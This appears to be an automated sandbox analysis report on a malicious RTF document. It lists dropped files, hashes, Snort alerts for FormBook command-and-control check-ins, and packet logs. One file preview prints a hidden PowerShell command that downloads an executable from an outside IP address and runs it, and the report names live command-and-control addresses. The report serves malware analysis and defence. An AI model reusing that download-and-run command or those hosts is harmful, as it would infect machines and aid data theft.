SHA1:	D695D19225D25C741D8613FE67240A00455F81FD
SHA-256:	24E2442FC37480FD3E39B04C7009CF4977B2198060317AE9E810B0D4BCFEECE8
SHA-512:	593DEABF5B70469865F60CAC5D9BC2117F4E1068B11FAC501F9059ACCCDB3A58E307027E6B8B42C4813A585FA4738DA96AF4D7FF2CA53C3DB25B07E2AE8627A
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>.....

C:\Users\user\AppData\Local\Temp\Abctfhghgdghgh .ScT	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

C:\Users\user\AppData\Local\Temp\Abctfhghgdghgh .ScT	
File Type:	data
Category:	dropped
Size (bytes):	70824
Entropy (8bit):	5.015044883176533
Encrypted:	false
SSDEEP:	768:cyeUfayeUf+aJEaTaPxgvtL1NlzUn7ZFPW1vv:cjzaJEaTaPxmNs7m
MD5:	E9848FFDB5AFEC900DE17C084EF3CF1A
SHA1:	161CA3A6F8D7F38EDC71B4EED043DC19A19FF543
SHA-256:	C9040B5F852F4E1682D2AFF0CB878D8624C5D75EA95C6FFCB601555B1EF60541
SHA-512:	530800E8CBE8EB0050BCB38EE315E4B3201577E65D97502C416B2E749155E8E5763C4E276C5B5DF89D185B437780F67BB19BD7BFCCC18741C4FE0A79C4E4B2C D
Malicious:	**true**
Preview:	..<scriptlet.. >-@l..}}.....~{|}.....~{|}..... It took him rd whilnb to rnbrdliznb thrdt nbvnbrything hnb dnbcidnbd not to chrdngnb, hnb wrds rdcturdlly choosing. Thnby throw crdbbrdgnb thrdt turns your brrdin into nbmotionrdl brdggrdgnb. Thnb tnbrdm mnbmbnbrs wnbrnb hrdrd to tnbll rdprdrt sincnb thnby rdll wornb thnbir hrdir in rd ponytrdil. Jonb mrddnb thnb sugrdr cookinbs; Susrdn dnbcorrdtnbd thnbm. Hnb found his rdrt nnbvnbr progrnbssnbd whnbn hnb litnbrrdlly usnbd his swnbrdt rdnd tnbrdrs. Hnb wrds so prnboccupinbd with whnbthnbr or not hnb could thrdt hnb frdilnbd to stop to considnbr if hnb should. Whnbn shnb didn.t liknb rd guy who wrds trying to pick hnbr up, shnb strdrtnbd using sign lrdngurdgnb. You'rnb good rdt nbng

C:\Users\user\AppData\Local\Temp\Abctfhghgdghgh .ScT:Zone.Identifier	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:gAWY3n:qY3n
MD5:	FBCCF14D504B7B2DBCB5A5BDA75BD93B
SHA1:	D59FC84CDD5217C6CF74785703655F78DA6B582B
SHA-256:	EACD09517CE90D34BA562171D15AC40D302F0E691B439F91BE1B6406E25F5913
SHA-512:	AA1D2B1EA3C9DE3CCADB319D4E3E3276A2F27DD1A5244FE72DE2B6F94083DDDC762480482C5C2E53F803CD9E3973DDEFC68966F974E124307B5043E654443E 8
Malicious:	false
Preview:	[ZoneTransfer]..ZoneId=3..

C:\Users\user\AppData\Local\Temp\OICE_A3A241B7-2F36-435D-B046-C9F74B3487D8.0\FLDA58.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	370 sysV pure executable
Category:	dropped
Size (bytes):	262160
Entropy (8bit):	0.247221352544061
Encrypted:	false
SSDEEP:	96:srHrNEN+N8//zb+IffffFzlJBzkNDDN+N8//zb+IffffDxB+3NhDN+N8/mLWrH+nA:szrNVmJJ6NumAc8zCJ6NumH
MD5:	6B08373CE59E1B6A082C8F908EFCB498
SHA1:	E761985A0EB9395FA98C3215E505FDE3F687C93D
SHA-256:	0C81F951A755A9619E11084FD7721C78C5558ABFC66080EB9A8A86498C006255
SHA-512:	A82ADB9C3C0DBA89CE0D8A172B77D66CB88AFF76E1B449CEE8115E6621625467330B853DD3E3EBEE75BDEC4BF0ED423C2F6147E8ABB5AF54BFA6B91676E2A 119
Malicious:	false
Preview:	X.3.....p35.....o.w.s.\.S.y.s.t.e.m.3.2.\.W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l.\.v.1...0.\.p.o.w.e.r.s.h.e.l.l...e.x.e.". .-.N.o.P. .-.s.t.a. .-.N.o.n.I. .-.W. .H.i.d.d.e.n. .-.E.x.e.c.u.t.i.o.n.P.o.l.i.c.y. .b.y.p.a.s.s. .-.N.o.L.o.g.o. .-.c.o.m.m.a.n.d. .".(.N.e.w.-.O.b.j.e.c.t. .S.y.s.t.e.m...N.e.t...W.e.b.C.l.i.e.n.t.)...D.o.w.n.l.o.a.d.F.i.l.e.('.h.t.t.P.:././.1.5.7...5.5...1.7.3...7.2./.g.o.o.s.e./.d.o.c.s.c...e.x.e.'.,'.C.:.\.U.s.e.r.s.\.A.l.b.u.s.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.d.o.c.s.c...e.x.e.'.).;.S.t.a.r.t.-.P.r.o.c.e.s.s. .'.C.:.\.U.s.e.r.s.\.A.l.b.u.s.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.d.o.c.s.c...e.x.e.'."..........t<.....p*6.....?:..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\1c60a1e9_by_Libranalysis.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed May 12 17:33:27 2021, mtime=Wed May 12 17:33:27 2021, atime=Wed May 12 17:33:32 2021, length=366007, window=hide
Category:	dropped
Size (bytes):	2168
Entropy (8bit):	4.576379502068498
Encrypted:	false
SSDEEP:	48:8OEP/XT0jVEeOEn6YLNnOEh5fY2OEP/XT0jVEeOEn6YLNnOEh5fc:8OM/XojmeF6YLNnFh5fY2OM/XojmeF6Z
MD5:	4A4F65170B2B3B37409D826247E406A7
SHA1:	DA6288DD5F7CD84ABE9815FDD373C79EA54738F1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\1c60a1e9_by_Libranalysis.LNK	
SHA-256:	CD054360107CE703F55070F13F266A7E9ADA1109E710DE3B851A9215CB9AE774
SHA-512:	C6121F9E25A9E0E26D415607497F78D7B49B2B3C70B5A9E2F03ADBF3CD9BDB5D4E4986D8FD7D33A3BC0C28561D59E682EE444AB21E1BF376C40D47F5140948 1
Malicious:	false
Preview:	L.....F.... .....L]G.....L]G....O]G.....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R....Desktop.d.....QK.X.R..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....2.....R1. .1C60A1~1.RTF..f.....R...R..*...9&.....1.c.6.0.a.1.e.9._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...r.t.f.....-...8...[.....?J.....C:\Users\..#..... .....\\445817\Users.user\Desktop\1c60a1e9_by_Libranalysis.rtf.3.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.1.c.6.0.a.1.e.9._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...r.t.f.....:.,.LB.)...Ag..... .....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	112
Entropy (8bit):	4.504089105237179
Encrypted:	false
SSDEEP:	3:HG56HoUwSLMp6lzV956HoUwSLMp6lmxWG56HoUwSLMp6lv:HG56HfNDb56HfNe56HfNf
MD5:	CEE04730739D3EEF9045C0EB9028B25B
SHA1:	BC7B0AC8E8CA41DA2CE2422C97879FD56524E853
SHA-256:	613EF1B1D5F8D4AB0C24527A403180B58A661E5D40DAEE6E840B7776956255FC
SHA-512:	2B49BB51CEE59E4C3F3BDFD121393C47D55A3E7E0F6EB8B3FE7B992542C88E17EBD6F32C59680132D5BF2F16251A96C4EF5DD1E3DD75ACB4C262337D5CC8F 37
Malicious:	false
Preview:	[misc]..1c60a1e9_by_Libranalysis.LNK=0..1c60a1e9_by_Libranalysis.LNK=0..[misc]..1c60a1e9_by_Libranalysis.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891 C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\DMR481T3UO04FSSHR3G3.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5858206351478694

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\DMR481T3UO04FSSHR3G3.temp	
Encrypted:	false
SSDEEP:	96:chQCsMqdqvsqvJCwofz8hQCsMqdqvsEHyqvJCworZzv1YGH8yByCO1lUVNIu:cyUofz8yAHnorZzv6urO8Iu
MD5:	F9AE81732ACF72C19253B7D1EAF0F4CF
SHA1:	1941192132C8DC55A421218BE5787DF79ED1CE2E
SHA-256:	A9FB71C172C984B2CE7A30FA160FC60835640139BA0DD30779D3FF4930133B33
SHA-512:	82736AB8A82CA5F1C347AAFAFC46CEC054E365D3851E68026BA18570C978449650487F93F2241D5540406B0B9262C5ACB6D7842A188888544DDBF7FCC181608B
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\L17W9ZNBCUQUI8JBPCTD.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5858206351478694
Encrypted:	false
SSDEEP:	96:chQCsMqdqvsqvJCwofz8hQCsMqdqvsEHyqvJCworZzv1YGH8yByCO1lUVNIu:cyUofz8yAHnorZzv6urO8Iu
MD5:	F9AE81732ACF72C19253B7D1EAF0F4CF
SHA1:	1941192132C8DC55A421218BE5787DF79ED1CE2E
SHA-256:	A9FB71C172C984B2CE7A30FA160FC60835640139BA0DD30779D3FF4930133B33
SHA-512:	82736AB8A82CA5F1C347AAFAFC46CEC054E365D3851E68026BA18570C978449650487F93F2241D5540406B0B9262C5ACB6D7842A188888544DDBF7FCC181608B
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\NEKL7LLMA2OV4UGS2LPM.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5858206351478694
Encrypted:	false
SSDEEP:	96:chQCsMqdqvsqvJCwofz8hQCsMqdqvsEHyqvJCworZzv1YGH8yByCO1lUVNIu:cyUofz8yAHnorZzv6urO8Iu
MD5:	F9AE81732ACF72C19253B7D1EAF0F4CF
SHA1:	1941192132C8DC55A421218BE5787DF79ED1CE2E
SHA-256:	A9FB71C172C984B2CE7A30FA160FC60835640139BA0DD30779D3FF4930133B33
SHA-512:	82736AB8A82CA5F1C347AAFAFC46CEC054E365D3851E68026BA18570C978449650487F93F2241D5540406B0B9262C5ACB6D7842A188888544DDBF7FCC181608B
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\docsc.exe	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	973824
Entropy (8bit):	7.70861569543812
Encrypted:	false
SSDEEP:	24576:0Fu7fEF8VAJUFZ+MEEcg1B3DBp3LQySL683Olkck:oKeco9gXdBs681c
MD5:	457B22DA77D4DB093A31DD80A4B8963F
SHA1:	83DC32633108D309F6B6B50A42DC102E7375F54C
SHA-256:	8DC4C1A88F19DF4A3731991E632688147B6132BCB6CFFA2DFBEF8EE081C6DDAE
SHA-512:	988BC10454BAEA85766B9AF43D51073A155B17C63525795B55984E362B81E2E11717B947CE11C05D010682F8B92F5C73CC3918401B23CBAA44BFE976DEC6D45E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%

C:\Users\user\AppData\Roaming\docsc.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...T..`.....P..... ..... ...@.. .....@..... ..@.....|...O....@..... .....H.....U#j;F_`0X... ...Z.....@....text.....^..... ..`.rsr c.....@.....@..@.reloc.....@..B..... ..... ..`..... .....

C:\Users\user\Desktop\~$60a1e9_by_Libranalysis.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2llID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

Static File Info

General

File type:	Rich Text Format data, version 1, unknown character set
Entropy (8bit):	3.899302259961104
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	1c60a1e9_by_Libranalysis.rtf
File size:	366007
MD5:	1c60a1e972aaa5a3eb15c0adc2de7ead
SHA1:	921fed27f6b23f7f810ee03eeefb91634a295592
SHA256:	605e84b01e008da482a744feb468d9dd842148850fda164a6772b6e38cc6c82
SHA512:	a6789f5cca2d7f18297bf0f1322e43ceb0a2d1d27f40a5f0c37b21cbcf86332ec2a9a68e8734192be7b4b002719d149538410eb6d3b38352a679432cadc3e9ac
SSDEEP:	3072:9NBrB2BrBrP5lHKK+aVYdzFDr5RDAw5wf/:VVcVr7KraVYdzFD1RDAUw3
File Content Preview:	{\rtf1\Fbidi \froman\fcharset238\ud1\adeff31507\deff0\stshfdbch31506\stshfloch31506\ztahffick41c05\stshfBi31507\deEflAng1045\deEFlangfe1045\themelang1045\themelangfe1\themelangcs5{\lsdlockedexcept \lsdqformat2 \lsdpriority0 \lsdlocked0 Normal;\b865c667364

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects


Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00007110h	2	embedded	package	70922	AbctfhgXgdghgh.ScT	C:\jsdsDggf\AbctfhgXGdghgh.ScT	C:\kakepatY\Abctfhghgdghgh.ScT	no
1	0002B241h	2	embedded	OLE2LInk	2560				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-11:35:00.035894	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	184.168.131.241
05/12/21-11:35:00.035894	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	184.168.131.241
05/12/21-11:35:00.035894	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	184.168.131.241
05/12/21-11:35:05.872672	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	202.210.8.86
05/12/21-11:35:05.872672	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	202.210.8.86
05/12/21-11:35:05.872672	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	202.210.8.86
05/12/21-11:35:18.930278	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	75.2.115.196	192.168.2.22
05/12/21-11:35:24.188290	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49170	34.102.136.180	192.168.2.22
05/12/21-11:35:29.433298	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	107.155.89.74
05/12/21-11:35:29.433298	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	107.155.89.74
05/12/21-11:35:29.433298	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	107.155.89.74
05/12/21-11:35:40.820714	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49173	80	192.168.2.22	44.230.85.241
05/12/21-11:35:40.820714	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49173	80	192.168.2.22	44.230.85.241
05/12/21-11:35:40.820714	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49173	80	192.168.2.22	44.230.85.241

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 11:33:33.363487959 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.501977921 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.502048016 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.502810001 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.640979052 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.641055107 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.641078949 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.641098976 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.641119957 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.641139984 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.641141891 CEST	80	49165	157.55.173.72	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 11:33:33.641169071 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.641170025 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.641175032 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.641176939 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.641205072 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.641361952 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.641403913 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.641407967 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.641427994 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.641448021 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.641448975 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.641458988 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.641485929 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.645550966 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.779521942 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.779596090 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.779637098 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.779685974 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.779700994 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.779731989 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.779736996 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.779745102 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.779794931 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.779795885 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.779844999 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.779858112 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.779903889 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.779905081 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.779952049 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.779962063 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.780015945 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.780045986 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.780077934 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.780097961 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.780117989 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.780129910 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.780162096 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.780167103 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.780214071 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.780220985 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.780263901 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.780265093 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.780307055 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.780318975 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.780349970 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.780361891 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.780390024 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.780394077 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.780430079 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.780431032 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.780469894 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.781770945 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.919584036 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.919626951 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.919646025 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.919671059 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.919775963 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.921458006 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.921487093 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.921514034 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.921538115 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.921546936 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.921565056 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.921566010 CEST	80	49165	157.55.173.72	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 11:33:33.921580076 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.921600103 CEST	49165	80	192.168.2.22	157.55.173.72
May 12, 2021 11:33:33.921616077 CEST	80	49165	157.55.173.72	192.168.2.22
May 12, 2021 11:33:33.921641111 CEST	80	49165	157.55.173.72	192.168.2.22
